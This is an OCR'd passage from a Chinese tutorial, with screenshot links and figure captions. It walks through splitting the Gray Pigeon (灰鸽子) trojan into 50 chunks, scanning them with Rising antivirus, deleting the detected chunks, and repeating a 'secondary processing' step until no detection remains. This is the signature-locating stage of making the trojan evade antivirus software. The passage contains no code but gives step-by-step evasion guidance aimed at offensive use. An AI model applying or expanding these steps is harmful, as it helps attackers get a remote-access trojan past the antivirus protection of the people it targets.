


图19




图20

如图18。

对于灰鸽子来说，一般都是先分成50块，程序会提示我们将清空设置目录下的所有文件，选择“Yes”，如图19，接着会提示我们使用杀毒软件对生成目录下的文件进行检测，如图20。我们打开瑞星，对生成目录下的所有文件进行查杀，对于检测出木马的文件我们直接选择“删除文件”，如图21。最后瑞星告诉我们，扫描了50个文件，发现了49个文件中有木马，如图22。




图21




图22




图23

只要还有没被查杀的分块，就可以进行二次处理，我们点击“二次处理”，如图23，二次处理后，再次使用瑞星所生成的文件检测一遍，只检测出25个带毒的分块了，如图24。就这样不停的进行处理然后再进行扫描，一直到瑞星扫描不出病毒为止，如图25。

